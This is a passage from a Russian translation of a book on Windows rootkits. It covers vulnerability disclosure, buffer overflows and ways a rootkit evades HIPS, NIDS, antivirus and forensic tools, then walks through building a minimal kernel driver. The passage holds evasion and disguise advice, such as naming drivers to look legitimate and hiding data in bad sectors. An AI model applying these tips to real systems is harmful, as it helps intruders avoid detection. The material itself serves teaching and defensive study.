Мир видел, на что способны вирусы. Некоторые вирусы заразили миллионы компьютеров за считанные часы.

Наиболее распространенная операционная система, Microsoft Windows, исторически полна программных ошибок, которые позволяют вирусам заражать компьютеры через Интернет. Большинство злонамеренных хакеров не раскрывают ошибки производителям программного обеспечения. Другими словами, если такой хакер найдет ошибку в Microsoft Windows, то он не сообщит о ней в Microsoft. Ошибка, которую можно использовать в установленной копии Windows, есть «ключ от королевства». Предоставление этой информации производителю лишит хакера этого ключа.

Понимание технологии руткитов очень важно для защиты от вирусов. Разработчики вирусов используют технологию руткитов годами. Это опасная тенденция. Были опубликованы алгоритмы распространения вирусов, заражающих сотни машин за час[1].

Существуют приемы разрушения компьютерных систем и аппаратного обеспечения, причем в Microsoft Windows выявляются все новые и новые уязвимости. Обнаружить вирусы, использующие технологии руткитов, становится все сложнее.

---

[1] N. Weaver, «Warhol Worms: The Potential for Very Fast Internet Plagues». См. www.cs.berkeley.edu/~nweaver/warhol.html.

Руткиты и эксплойты

Для руткитов очень важно использовать уязвимости в программном обеспечении. (Однако в данной книге не описано, как эксплуатировать уязвимости, если вас интересует эта тема, обратитесь к книге Exploiting Software[1].)

Хотя руткит не является эксплойтом, он может быть частью инструмента, использующего уязвимости, например, вируса или программы-шпиона.

Угроза руткитов усилена тем, что существует масса уязвимостей программного обеспечения. Например, разумной является гипотеза о том, что в последней версии Microsoft Windows всегда есть не менее сотни уязвимостей[2]. По большей части эти уязвимости известны Microsoft и они медленно проходят через отдел управления качеством и систему отслеживания ошибок[3]. Когда-нибудь эти ошибки будут исправлены и уязвимости незаметно[4] закрыты.

Некоторые уязвимости обнаруживают независимые исследователи и не сообщают о них производителям программ. Помимо атакующих, о таких ошибках никто не знает. Это означает, что защиты от них также нет.

Многие уязвимости, широко известные более года, до сих пор часто эксплуатируются. Даже если существует заплата, большая часть системных администраторов вовремя ее не устанавливает. Это особенно опасно, даже если на момент обнаружения уязвимости нет программы-эксплойта, так как эксплойт обычно появляется через несколько дней после публикации заметки об уязвимости или программной заплаты.

Хотя Microsoft воспринимает ошибки в программах серьезно, внесение изменений любым большим поставщиком операционных систем требует очень много времени.

Когда исследователь сообщает об ошибке Microsoft, его обычно просят не раскрывать информацию о ней до тех пор, пока не выпущено исправление.

Исправление ошибок — процедура дорогостоящая и требующая много времени. Некоторые ошибки не удается исправить в течение нескольких месяцев.

Могут возразить, что неразглашение информации об ошибках не поощряет Microsoft быстро выпускать исправления. Для того чтобы решить эту проблему, компания eEye[5] разработала остроумный способ сообщить миру о серьезной уязвимости, но не разглашать детали.

---

[1] G. Hoglund and G. McGraw, Exploiting Software.

[2] Мы не можем предоставить доказательства этой гипотезы, но это разумное предположение, основанное на знании проблемы.

[3] Большинство поставщиков программного обеспечения используют похожую процедуру отслеживания и исправления ошибок в своих программных продуктах.

[4] То есть ошибка будет устранена в обновлении программы, но поставщик не заявит о том, что ошибка существовала. Ошибка рассматривается как «секрет» и никто о ней не говорит. Это обычная практика для больших поставщиков программного обеспечения.

[5] См. www.eEye.com.

На рис. 1.2 показана типичная заметка об уязвимости с сайта eEye. Она сообщает о том, когда производитель программы был уведомлен об ошибке и на сколько дней «просрочена» поставка исправления производителем, исходя из того, что в среднем на это требуется 60 дней. В действительности крупные поставщики программного обеспечения тратят более 60 дней. Исторически сложилось так, что единственным случаем, когда исправление для уязвимости выпускается в течение нескольких дней, является появление интернет-червя, использующего эту уязвимость.



Рис. 1.2. Типичная заметка об уязвимости с сайта eEye

ЯЗЫКИ СО СТРОГОЙ ТИПИЗАЦИЕЙ

Языки со строгой типизацией безопаснее в отношении определенных уязвимостей, таких как уязвимость переполнения буфера.

Без строгой типизации данные программы — всего лишь набор битов. Программа может взять любой набор битов и интерпретировать его бесконечным числом способов, вне зависимости от изначального предназначения данных. Например, если в памяти была размещена строка "GARY", то она может быть позже использована не как текст, а как 32-разрядное целое число 0x47415259, или в десятичной нотации 1195 463 257. Когда неверно интерпретируются данные, вводимые внешним пользователем, появляются программные уязвимости.

Наоборот, программы, написанные на языке со строгой типизацией, таком как Java или C#[1], никогда не преобразуют строку "GARY" в число: строка всегда будет трактоваться как текст и ничто иное.

Почему эксплойты до сих пор представляют проблему

Необходимость в безопасном программном обеспечении существует давно, но уязвимости до сих пор остаются проблемой. Основа проблемы находится в самих программах. Грубо говоря, большая часть программ небезопасна. Компании наподобие Microsoft делают серьезные шаги в направлении повышения безопасности в будущем, но текущий код операционных систем написан на C и C++, языках, которые по своей природе несут серьезные угрозы безопасности. Эти языки дают начало проблеме переполнения буфера — наиболее существенной уязвимости в программном обеспечении на сегодняшний день. Именно она позволяет работать тысячам эксплойтов. Она же представляет собой ошибку — то есть характерна тем, что можно исправить[2].

[1] C# (произносится «си шарп») — не то же самое, что язык C («си») или C++ («си плас плас»).

[2] Хотя переполнение буфера характерно не только для кода на C и C++, эти языки программирования усложняют следование безопасным приемам кодирования. Они не поддерживают строгую типизацию (обсуждаемую далее в этой главе), используют встроенные функции, которые могут вызвать переполнение буфера, и получаемый код сложен в отладке.

Уязвимости переполнения буфера когда-нибудь исчезнут, но не в ближайшем будущем. Хотя дисциплинированный программист может писать код, который не содержит ошибок переполнения буфера (это не зависит от языка, даже программа на ассемблере может быть безопасной), большинство программистов не столь прилежны. Тенденция настоящего времени состоит в том, чтобы обеспечивать безопасные приемы кодирования и следовать им при помощи автоматизированных средств сканирования кода по поиску ошибок. Microsoft использует для этих целей набор своих внутрикорпоративных инструментов[1].

Автоматизированные инструменты сканирования кода могут выявлять некоторые ошибки, но не все. Многие компьютерные программы очень сложны, и тщательно их протестировать при помощи автоматизированных средств может быть непросто. Некоторые программы могут иметь очень много допустимых состояний (режимов), что не позволяет оценить их все[2]. На самом деле компьютерная программа может иметь больше потенциальных состояний, нежели количество частиц во вселенной[3]. При такой сложности непросто судить о защищенности программы.

Переход на языки со строгой типизацией, такие как Java и C#, почти устранит риски, связанные с переполнением буфера. Хотя подобные языки не гарантируют безопасность, они существенно снижают риск переполнения буфера, ошибок преобразования знаков и целочисленного переполнения (см. предыдущую врезку о языках со строгой типизацией). К сожалению, эти языки не могут сравниться по производительности с C или C++, и большая часть кода Microsoft Windows, в том числе самая последняя версия, все же написаны на C и C++. Разработчики встроенных систем начали переход на языки со строгой типизацией, но процесс идет медленно, и миллионы унаследованных систем в ближайшее время заменены не будут. Это означает, что старые эксплойты будут существовать еще некоторое время.

Активные технологии руткитов

Хороший руткит должен уметь обходить любые средства защиты, такие как брандмауэры или системы обнаружения вторжений (Intrusion-Detection System, IDS). Существует два основных типа систем обнаружения вторжений: сетевые (Network-based Intrusion-Detection System, NIDS) и локальные (Host-based Intrusion-Detection System, HIDS). Иногда локальные системы обнаружения

---

[1] Например, инструменты PREfix и PREfast были разработаны и выпущены Джоном Пинкусом, Microsoft Research. См. http://research.microsoft.com/users/jpincus/.

[2] Состояние подобно внутренней конфигурации программы. Каждый раз, когда программа что-то делает, состояние меняется. Таким образом, большинство программ имеет огромное число потенциальных состояний.

[3] Для того чтобы понять это, рассмотрим теоретические границы количества изменений строки или двоичных данных. Например, представьте приложение размером 160 Мбайт, которое использует 16 Мбайт памяти (10 % от своего размера) для хранения состояния. Эта программа может в теории иметь до $2^{16777216}$ различимых состояний, что намного больше числа частиц во вселенной (ориентировочно 10^{80}). Благодарность Аарону Борнштейну (Aaron Bornstein) за этот пример.

вторжений создаются для того, чтобы остановить атаку до того, как она увенчается успехом. Такие системы «активной обороны» часто называют локальными системами предотвращения вторжений (Host-based Intrusion-Prevention System, HIPS).

HIPS

Технология HIPS может быть создана самостоятельно или использована существующая реализация. Примеры HIPS-программ:

- Blink (eEye Digital Security, www.eEye.com);
- Integrity Protection Driver (IPD, Pedestal Software, www.pedestal.com);
- Entercept (www.networkassociates.com);
- Okena StormWatch (now called Cisco Security Agent, www.cisco.com);
- LIDS (Linux Intrusion Detection System, www.lids.org);
- WatchGuard ServerLock (www.watchguard.com).

Наибольшей угрозой для руткита является технология HIPS. Иногда HIPS-программа может обнаружить руткит во время его установки, она также может выявлять взаимодействие руткита с сетью. Во многих HIPS-программах используются технологии ядра, такие программы могут отслеживать работу операционной системы.

Короче говоря, HIPS-программы являются средством борьбы против руткитов. То есть все, что делает руткит в системе, скорее всего, будет обнаружено и остановлено. Чтобы использовать руткит против системы, защищенной при помощи HIPS-программы, есть два пути: обойти HIPS или выбрать более легкую цель.

В главе 10 рассказывается о развитии технологии HIPS. Там же приведены примеры кода для противостояния руткитам. Этот код поможет понять, как обойти HIPS и как создать свою систему защиты от руткитов.

NIDS

Сетевые системы обнаружения вторжений (NIDS) также важны для разработчиков руткитов: хорошо спроектированный руткит не обнаруживается NIDS-программой. Хотя теоретически статистический анализ может выявить скрытые каналы связи, в реальности это редко происходит. Сетевые соединения с руткитом, скорее всего, будут скрыты в пакетах, которые не выглядят подозрительно. Любая передача важных данных будет зашифрована. Большинство NIDS-программ работает с большими потоками данных (до 300 Мбайт в секунду) и небольшой объем данных, идущих к руткиту, скорее всего останется ими незамеченным. NIDS-программы представляют для руткита угрозу в случае, когда совместно с руткитом используется широко известный эксплойт[1].

---

[1] При использовании подобного эксплойта атакующий может изменить его код таким образом, чтобы администратор счел атаку за действия известного червя, например, Blaster, и не узнал об истинной цели атаки.

Обход IDS- и IPS-программ

Для обхода брандмауэров, а также IDS- и IPS-программ существует два подхода: активный и пассивный. Для создания особо мощного руткита оба подхода должны использоваться совместно. Активный способ действует во время выполнения руткита и призван предотвратить обнаружение. В случае каких-либо подозрений пассивный подход усложнит анализ.

Суть активного подхода состоит в изменении системного аппаратного обеспечения и ядра для того, чтобы сбить с толку системы обнаружения вторжения. Активные меры обычно необходимы для отключения HIPS-программ, таких как Okena и Entercept. Как правило, активные действия применяются против программ, работающих в памяти и пытающихся обнаружить руткит. Те же действия позволяют сделать бесполезными системные инструменты обнаружения атак. Достаточно изощренные действия могут сделать неэффективным любой инструмент защиты. Например, может быть найден и отключен сканер вирусов.

Пассивные методы состоят в кодировании данных во время передачи и хранения. Например, шифрование данных до того, как они будут сохранены в файловой системе. Более сложный вариант состоит в хранении ключа шифрования не в файловой системе, а в энергонезависимой памяти, такой как флэш-память или EEPROM. Другая форма пассивного подхода состоит в использовании потайных каналов для эксфильтрации данных из сети.

Наконец, руткит не должен выявляться сканером вирусов. Сканеры могут не только работать в системе, но и анализировать данные на диске после его переноса в другую систему (автономный анализ). Для того чтобы избежать обнаружения в таких случаях, руткит должен скрыть себя в файловой системе так, чтобы его не нашел сканер.

Обход инструментов анализа

В идеале руткит не должен определяться анализом. Но эту задачу сложно решить. Существуют мощные инструменты сканирования жестких дисков. Некоторые программы, такие как Encase[1], ищут «болевые точки» и применяются, если система кажется подозрительной. Другие инструменты, такие как Tripwire, проверяют, что все файлы в порядке, гарантируя чистоту системы.

Профессионал, использующий инструмент типа Encase, проверит диск на предмет наличия определенных последовательностей байтов. Этот инструмент может проверить весь диск, а не только обычные файлы. Пустые участки и удаленные файлы также проверяются. Для того чтобы избежать обнаружения в этом случае, руткит не должен содержать легко определяемые последовательности байтов. В данном случае может быть полезным использование стеганографии. Также может применяться шифрование, однако инструменты, измеряющие степень случайности данных (энтропию), могут выявить зашифрованные блоки данных.

---

[1] См. www.encase.com.

Если используется шифрование, та часть руткита, которая отвечает за расшифровку, будет, конечно же, незашифрована. Для изменения расшифровывающего кода могут быть задействованы полиморфные техники. Помните, что успех инструментария зависит только от того, кто его применяет. Если придумать способ остаться невидимым, о котором не знают другие, это поможет избежать раскрытия.

Инструменты, которые выполняют вычисление хэш-сумм для файловой системы, такие как Tripwire, требуют наличия базы данных хэшей, вычисленных для чистой системы. Теоретически копия чистой системы (копия жесткого диска) делается до появления в ней руткита, затем может быть проведен анализ, сравнивающий новый и старый образы диска. Так выявляются любые различия. Определенно руткит будет представлять собой одно из таких различий, но также обнаружатся и другие. Любая работающая система со временем меняется. Для того чтобы избежать раскрытия, руткит может маскироваться под естественные изменения файловой системы. К тому же такие инструменты проводят только анализ файлов, возможно даже не всех, а только тех, которые они считают важными. Они не проверяют данные, хранящиеся в необычных местах, например, в испорченных секторах жесткого диска. Более того, временные файлы данных, вероятно, также не проверяются. Это оставляет потенциальные места, чтобы скрыться.

Если атакующий действительно обеспокоен тем, что системный администратор обладает всей системной информацией, позволяющей выявить руткит, можно избежать использования файловой системы, например, установив руткит в памяти и вообще не обращаясь к диску. Недостатком такого подходя является то, что руткит, расположенный в энергозависимой памяти, не переживет перезагрузки системы.

Крайним вариантом является установка руткита в микрокод BIOS или flash RAM.

Заключение

Руткиты первого поколения были обычными программами. Сегодня руткиты, как правило, имеют вид драйверов устройств. Через несколько лет передовые руткиты смогут изменять или замещать микрокод процессора или располагаться главным образом в микрочипах компьютера. Например, замена битовой карты для FPGA (Field Programmable Gate Array — программируемая вентильная матрица) программой-лазейкой сегодня не кажется невозможной[1]. Конечно, этот тип руткитов может создаваться лишь для очень ограниченных целей. Вероятно, более распространены будут руткиты, использующие не столь экзотические службы операционной системы.

---

[1] Это подразумевает наличие необходимого пространства (в контексте вентилей) в FPGA. Производители аппаратного обеспечения стараются экономить на каждом компоненте, так что битовая карта для FPGA будет настолько мала, насколько это возможно для приложения. Свободного пространства может быть очень мало. Для добавления руткита в небольшое пространство такого типа может потребоваться удаление других функций.

Технология руткитов, позволяющая скрывать их в FPGA, не подходит для сетевых червей. Атаки, специфичные для аппаратного обеспечения, не очень хороши для червей. Стратегии сетевых червей способствует наличие больших однородных компьютерных сред. Другими словами, сетевые черви лучше всего работают, когда все атакуемое программное обеспечение одинаково. В мире аппаратно-зависимых руткитов существует множество небольших отличий, затрудняющих атаки на множество различных целей. Намного вероятнее, что аппаратно-зависимые атаки будут использованы против конкретной цели, которую атакующий может хорошо изучить и создать руткит специально для нее.

Пока существуют эксплойты для программного обеспечения, руткиты будут их использовать. Они работают совместно. Однако даже если такие эксплойты окажется невозможно создать, руткиты будут существовать без них.

В следующие десятилетия уязвимость переполнения буфера, на данный момент «король всех эксплойтов», уйдет в небытие. Достижения в языках программирования со строгой типизацией, компиляторах и технологиях виртуальных машин приведут к тому, что уязвимости переполнения буфера станут неэффективными, что нанесет удар по тем, кто использует их для удаленных атак. Это не означает, что эксплойты исчезнут. Новые эксплойты будут основаны на логических программных ошибках, а не на архитектурной уязвимости переполнения буфера.

Однако с удаленной эксплуатацией уязвимостей или без нее руткиты останутся. Они могут быть внедрены в систему на нескольких стадиях, начиная от разработки и заканчивая поставкой. Пока существуют люди, они будут шпионить за другими людьми. Это означает, что руткиты всегда найдут себе место в нашей жизни. Программы-лазейки вечны, как и сами уязвимости.

2 Изменение ядра

> На его лице не было заметно и следа ужаса, который я испытал после этого короткого заявления, лицо его выражало скорее молчаливое и заинтересованное спокойствие химика, наблюдающего выпадение кристаллов в пересыщенном растворе.
>
> *Сэр Артур Конан Дойл, «Долина ужаса»*

На всех компьютерах установлено программное обеспечение, на большинстве есть операционная система. Она представляет собой основной набор программ, обслуживающих остальные программы компьютера. Многие операционные системы являются многозадачными: несколько программ могут выполняться одновременно.

Разные вычислительные устройства могут содержать различные операционные системы. Например, наиболее распространенной операционной системой на PC является Microsoft Windows. Многие службы Интернета работают под управлением Linux или Sun Solaris, в то время как другие — под управлением Windows. Встроенные устройства обычно работают под управлением операционной системы VXWorks, а многие мобильные телефоны используют Symbian.

Вне зависимости от устройства, каждая операционная система (ОС) предназначена для одной общей цели: предоставить единый согласованный интерфейс, при помощи которого прикладные программы могут получить доступ к устройству. Эти основные службы обеспечивают доступ к файловой системе устройства, сетевому интерфейсу, клавиатуре, мыши и видео- или LCD-дисплею.

Вторичной функцией ОС является получение отладочной и диагностической информации о системе. Например, в большинстве ОС можно получить список выполняющихся или установленных программ. У большинства ОС есть механизмы протоколирования: ошибок приложений, неудачных попыток входа и т. д.

Хотя можно писать приложения, не использующие ОС (недокументированные методы прямого доступа), большинство разработчиков не делают этого. ОС предоставляет «официальный» механизм доступа, и проще задействовать его. Вот почему почти все приложения работают с помощью ОС и вот почему руткит, изменяющий ОС, влияет почти на все программы.

В этой главе мы начнем написание нашего первого руткита для Windows. Мы рассмотрим исходный код и покажем, как настроить среду разработки. Кроме того мы получим базовые сведения о ядре и работе драйверов устройств.

Важные функции ядра

Чтобы понять, как использовать руткиты для изменения ядра, полезно знать, какие функции выполняет ядро. В табл. 2.1 перечислены базовые функции ядра.

Таблица 2.1. Функции ядра

Функция	Описание
Управление процессами	Процессам требуется процессорное время. В ядре есть код, распределяющий это время. Если ОС поддерживает программные потоки, ядро выделит время для каждого потока. Структуры данных в памяти хранят информацию обо всех потоках и процессах. Изменяя эти структуры, атакующий может скрыть процесс
Доступ к файлам	Файловая система является одной из важнейших составляющих ОС. Для работы с различными файловыми системами (такими, как NTFS) могут быть загружены драйверы устройств. Ядро предоставляет согласованный интерфейс к этим файловым системам. Изменяя код в этой части ядра, атакующий может скрыть файлы и каталоги
Безопасность	В конечном счете ядро отвечает за разграничение доступа между процессами. Простые системы могут не обеспечивать безопасности вообще. Например, многие встроенные устройства позволяют любому процессу получить доступ ко всей памяти. В UNIX и Windows ядро поддерживает разрешения и раздельные области памяти для каждого процесса. Всего лишь небольшие изменения кода в этой части ядра могут ликвидировать все защитные механизмы
Управление памятью	Некоторые аппаратные платформы, такие как семейство процессоров Intel Pentium, обладают сложными механизмами управления памятью. Адрес памяти может быть спроецирован на несколько физических адресов. Например, один процесс может прочитать память по адресу 0x00401111 и получить строку "HELLO", в то время как другой процесс может прочитать память по тому же адресу 0x00401111 и получить значение "GO AWAY". То есть один и тот же самый адрес указывает на различные участки физической памяти, каждый из которых содержит разные данные. (Об отображении виртуальных адресов на физические подробнее рассказано в главе 3.) Это возможно, так как два процесса отображаются по-разному. Эксплуатация этого механизма может быть очень полезной для скрытия данных от отладчиков или систем активной защиты

Теперь, когда функции ядра ясны, можно обсудить возможную структуру руткита, изменяющего ядро.

Структура руткита

Обычно руткит создается для определенной ОС и набора программ. Если руткит разработан для прямого доступа к аппаратному обеспечению, то он будет привязан к конкретной аппаратной платформе. Руткиты могут быть общими для различных версий ОС, но все же их возможности ограничиваются определенным семейством ОС. Например, некоторые известные руткиты работают на всех версиях Windows NT, 2000 и XP. Это возможно, только если все версии ОС обладают схожими структурами данных и режимами работы. В то же время создать один руткит, например, для Windows и Solaris, было бы куда сложнее. Руткит может использовать несколько модулей ядра или драйверов. Например, атакующий может задействовать один драйвер для скрытия файлов, а другой для скрытия ключей реестра. Распределение кода по нескольким пакетам драйверов может быть полезным, так как позволяет делать код управляемым, но только тогда, когда каждый драйвер имеет конкретное назначение. Для атакующего было бы сложно управлять монолитным драйвером, который предоставлял бы все требуемые функции.

Сложный проект руткита может состоять из многих частей. Эти части позволяют структурировать большой проект. Хотя в книге нет очень сложных примеров, в сложном проекте руткита могла бы быть использована такая структура каталогов:

```
/My Rootkit
    /src/File Hider
```

ОДИН РУТКИТ, ОДНА СИСТЕМА

Для одной системы должно быть достаточно одного руткита. Руткит по своей природе агрессивен и изменяет данные в системе. Хотя атакующие стараются свести эти изменения к минимуму, установка нескольких руткитов иногда вызывает изменения в изменениях, что может привести к сбоям. Руткиты в большинстве случаев ориентированы на то, что система перед их установкой чиста. Руткит может провести проверки на предмет наличия антихакерского программного обеспечения (такого, как брандмауэры), но обычно он не проверяет систему на наличие другого установленного руткита. При обнаружении установленного руткита лучшей стратегией был бы выход с сообщением об ошибке.

Код, скрывающий файлы, может быть сложным и должен размещаться в собственном наборе исходных файлов. Существует множество способов скрытия файлов, некоторые из которых требуют больших объемов кода. Например, некоторые способы требуют захвата множества системных вызовов. А каждый захват требует определенного объема кода.

```
/src/Network Ops
```

Сетевые операции требуют NDIS- и TDI-кода[1] для Microsoft Windows. Эти драйверы, как правило, велики и иногда связаны с внешними библиотеками. И опять имеет смысл выделить эти функции в отдельные файлы.

```
/src/Registry Hider
```

[1] NDIS означает Network Driver Interface Specification (спецификация интерфейсов сетевых драйверов), TDI — Transport Data Interface (интерфейс передачи данных).

Скрытие ветвей реестра может требовать иных подходов, нежели скрытие файлов. Может потребоваться захват многих функций и, возможно, таблиц и списков описателей, которые необходимо отслеживать. На практике скрытие ключей реестра проблематично из-за сложности связи ключей и значений. Эта сложность вынудила разработчиков руткитов создавать сложные решения. Снова имеет смысл выделить эти функции в отдельные файлы.

```
/src/Process Hider
```

Скрытие процессов требует непосредственного манипулирования объектами ядра (Direct Kernel Object Manipulation, DKOM), описанного в главе 7. Эти файлы могут содержать структуры, полученные методом реверсивной разработки, и другую информацию.

```
/src/Boot Service
```

Большинство руткитов требуется перезапускать после перезагрузки компьютера. Атакующий может включить маленькую службу, которая запустит руткит во время старта компьютера. Заставить руткит перезапускаться вместе с компьютером — непростая задача. С одной стороны, простое изменение ключа реестра может запустить файл при старте компьютера. С другой, такой подход может быть легко выявлен. Некоторые разработчики руткитов создали сложные загрузочные механизмы, включающие изменения файлов ядра на диске и системной программы-загрузчика.

```
/inc
```

Часто включаемые файлы содержат определения типов, перечисления, коды управления вводом-выводом (I/O Control, IOCTL). Эти файлы обычно используются другими файлами, так что их следует разместить в отдельном каталоге.

```
/bin
```

В этом каталоге хранятся все откомпилированные файлы.

```
/lib
```

Библиотеки компилятора должны быть размещены отдельно, так чтобы разработчик мог использовать этот каталог для хранения своих или сторонних библиотек.

Внедрение кода в ядро

Прямолинейный путь внедрения кода в ядро состоит в использовании загружаемого модуля (иногда называемого драйвером устройства, или ядра). Большинство современных операционных систем позволяют загружать расширения ядра, чтобы производители аппаратного обеспечения, такого как системы хранения, видеокарты, материнские платы и сетевое обеспечение, имели возможность обеспечить поддержку своих продуктов. Каждая операционная система обычно предлагает документацию и инструменты, служащие для включения таких драйверов в ядро. Это легкий путь, который мы используем для внедрения кода в ядро.

Как следует из названия, драйверы устройств обычно предназначены для устройств. Однако в драйвере может быть любой код. Как только код начнет выполняться в ядре, у него будет полный доступ к памяти ядра и системным процессам. С таким доступом можно изменить код и структуры данных любой программы.

Обычный модуль состоит из точки входа и, возможно, подпрограммы очистки. Например, загружаемый модуль для Linux может выглядеть так:

```
int init_module(void)
{
}
void cleanup_module(void)
{
}
```

В некоторых случаях, например, в случае драйверов устройств для Windows, каждая точка входа должна зарегистрировать функции обратного вызова. В таком случае модуль будет выглядеть так:

```
NTSTATUS DriverEntry( ... )
{
    theDriver->DriverUnload = MyCleanupRoutine;
}
NTSTATUS MyCleanupRoutine()
{
}
```

Подпрограмма очистки нужна не всегда, и драйверы устройств для Windows ее не требуют. Подпрограмма очистки необходима, только если планируется выгружать драйвер. Во многих случаях руткит может быть загружен и оставлен в системе — в этом случае выгружать его не нужно. Однако во время разработки полезно иметь функцию выгрузки, так как может потребоваться загрузить новую версию руткита. Большинство примеров руткитов с сайта rootkit.com содержат функции выгрузки[1].

Сборка драйвера устройства для Windows

Наш первый пример будет работать на платформах Windows XP и 2000, представляя собой простой драйвер устройства. На самом деле это еще не настоящий руткит — это просто драйвер устройства.

```
#include "ntddk.h"
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject,
                      IN PUNICODE_STRING theRegistryPath )'
{
   DbgPrint("Hello World!");
   return STATUS_SUCCESS;
}
```

Просто, не так ли? Можно загрузить этот код в ядро, и отладочная инструкция появится на экране[2]. Наш руткит будет состоять из нескольких элементов, каждый из которых описывается в следующих разделах.

---

[1] Набор базовых руткитов, известный как basic_class, может быть загружен с сайта rootkit.com.

[2] Обратитесь к разделу «Протоколирование отладочных инструкций» далее в этой главе для изучения техники получения отладочных сообщений.

Комплект разработчика драйверов

Для сборки драйвера потребуется комплект разработчика драйверов (Driver Development Kit, DDK). DDK можно получить от Microsoft для каждой версии Windows[1]. Скорее всего, вам потребуется комплект Windows 2003 DDK. С его помощью можно собирать драйверы для Windows 2000, XP и 2003.

Окружения сборки

DDK предоставляет два разных окружения для сборок — окружения для *отладочной* (checked) и для *финальной* (free) сборок. Окружение для отладочной сборки используется во время разработки драйвера, а для финальной — для конечного кода. Отладочная сборка обеспечивает отладочные проверки в коде драйвера. В итоге драйвер получается существенно больше финального. Для разработки следует использовать отладочную сборку и переключаться на финальную, только когда происходит тестирование конечного продукта. Для работы с примерами этой книги подходят отладочные сборки.

Файлы

Код драйвера пишется на языке C и файлы с кодом имеют расширение `c`. Для первого проекта создайте пустой каталог (например, `C:\myrootkit`) и разместите в нем файл `mydriver.c`. Далее скопируйте в этот файл приведенный ранее код.

Также понадобятся файлы `SOURCES` и `MAKEFILE`.

Файл SOURCES

В имени файла `SOURCES` все буквы должны быть прописными и он не должен иметь расширения. В нем должен содержаться следующий код:

```
TARGETNAME=MYDRIVER
TARGETPATH=OBJ
TARGETTYPE=DRIVER
SOURCES=mydriver.c
```

Переменная `TARGETNAME` определяет имя драйвера. Помните, что это имя может быть встроено в двоичный файл, поэтому использование значения `MY_EVIL_ROOTKIT_IS_GONNA_GET_YOU` является плохой идеей. Даже если позже переименовать файл, эта строка останется и может быть найдена в двоичном файле.

Лучше выбирать такие имена, которые выглядят как допустимые имена драйверов устройств, например `MSDIRECTX`, `MSVID_H424`, `IDE_HD41`, `SOUNDMGR` или `H323FON`.

Многие драйверы устройств уже загружены. Иногда можно почерпнуть идеи, посмотрев на список загруженных драйверов и придумав варианты на их основе.

Переменная `TARGETPATH` обычно равна `OBJ`. Это значение управляет компиляцией файлов. Как правило, файлы драйвера размещаются под текущим каталогом в подкаталоге `objchk_`*xxx*`/i386`.

---

[1] Информация о DDK для Windows доступна по адресу www.microsoft.com/ddk/.

Переменная TARGETTYPE определяет тип компилируемого файла. Для получения драйвера используется тип DRIVER.

В строке SOURCES должен быть указан список исходных файлов. Если требуется использовать несколько строк, то в конце каждой строки (кроме последней) ставится обратный слэш (\), например:

```
SOURCES=  myfile1.c \
          myfile2.c \
          myfile3.c
```

Обратите внимание на отсутствие обратного слэша в конце последней строки.

Также может быть приведено значение переменной INCLUDES, указывающей на каталоги, в которых будет производиться поиск включаемых файлов, например:

```
INCLUDES=   c:\my_includes \
            ..\..\inc \
            c:\other_includes
```

СОЗДАНИЕ ИСПОЛНЯЕМЫХ ФАЙЛОВ ПРИ ПОМОЩИ DDK

Малоизвестная подробность о Microsoft DDK состоит в том, что при помощи DDK можно компилировать обычные программы, а не только драйверы. Для этого значение переменной TARGETTYPE должно быть равно PROGRAM. Существуют и другие типы: EXPORT_DRIVER, DRIVER_LIBRARY и DYNLINK.

Если требуется связать драйвер с библиотеками, используется переменная TARGETLIBS. Для некоторых драйверов в книге требуется библиотека NDIS, поэтому эта строка может выглядеть так:

```
TARGETLIBS=$(BASEDIR)\lib\w2k\i386\ndis.lib
```

Или так:

```
TARGETLIBS=$(DDK_LIB_PATH)\ndis.lib
```

Может потребоваться найти файл ndis.lib на компьютере и указать путь к нему во время сборки NDIS-драйвера, как это сделано в главе 9.

Переменная $(BASEDIR) указывает на каталог, в котором установлен комплект DDK, а переменная $(DDK_LIB_PATH) — на каталог с библиотеками. Остальные пути могут различаться в зависимости от используемой системы и версии DDK.

Файл MAKEFILE

Наконец, создайте файл MAKEFILE. Его название должно быть набрано прописными буквами и он не должен иметь расширения. Содержимое файла выглядит так:

```
!INCLUDE $(NTMAKEENV)\makefile.def
```

Исполнение утилиты build

Когда файлы MAKEFILE, SOURCES и исходные файлы на месте, требуется запустить отладочное окружение в DDK, что откроет окно командной строки. Для этого существует ярлык в группе программ Windows DDK. Когда окно командной строки открыто, перейдите в каталог драйвера и наберите команду build. В идеале ошибок не будет, и ваш первый драйвер создастся. Проследите, чтобы полный путь к каталогу драйвера не содержал пробелов. Например, разместите драйвер в каталоге c:\myrootkit.

ROOTKIT.COM

Пример готового драйвера с файлами MAKEFILE и SOURCES можно найти по адресу www.rootkit.com/vault/hoglund/basic_1.zip.

Подпрограмма выгрузки

Главной функции драйвера передается аргумент `theDriverObject`. Он указывает на структуру данных, которая содержит указатели на функции. Одна из этих функций называется подпрограммой выгрузки. Если она установлена, это означает возможность выгрузки драйвера из памяти. Если же указатель на эту функцию нулевой, то драйвер можно загрузить, но не выгрузить. Для удаления драйвера из памяти требуется перезагрузить компьютер.

По мере разработки функций нашего драйвера потребуется много раз загружать и выгружать его. Для этого нужна подпрограмма выгрузки.

Установка такой подпрограммы проста: сначала создаем саму функцию, затем устанавливаем указатель на нее:

```
// ОСНОВНОЙ ДРАЙВЕР УСТРОЙСТВА
#include "ntddk.h"
// Это наша функция выгрузки
VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
      DbgPrint("OnUnload called\n");
}
NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject,
                     IN PUNICODE_STRING theRegistryPath)
{
      DbgPrint("I loaded!");
      // Инициализируем указатель на функцию выгрузки
      // в DriverObject
      theDriverObject->DriverUnload  = OnUnload;
      return STATUS_SUCCESS;
}
```

Теперь можно безопасно выгружать драйвер без перезагрузки.

Загрузка и выгрузка драйвера

Загрузить и выгрузить драйвер просто. Сначала загрузите утилиту InstDrv с сайта rootkit.com[1]. Эта утилита позволяет регистрировать, запускать и останавливать драйвер. На рис. 2.1 показан снимок экрана этой утилиты.

ROOTKIT.COM

Копию утилиты можно загрузить с адреса www.rootkit.com/vault/hoglund/InstDvr.zip.

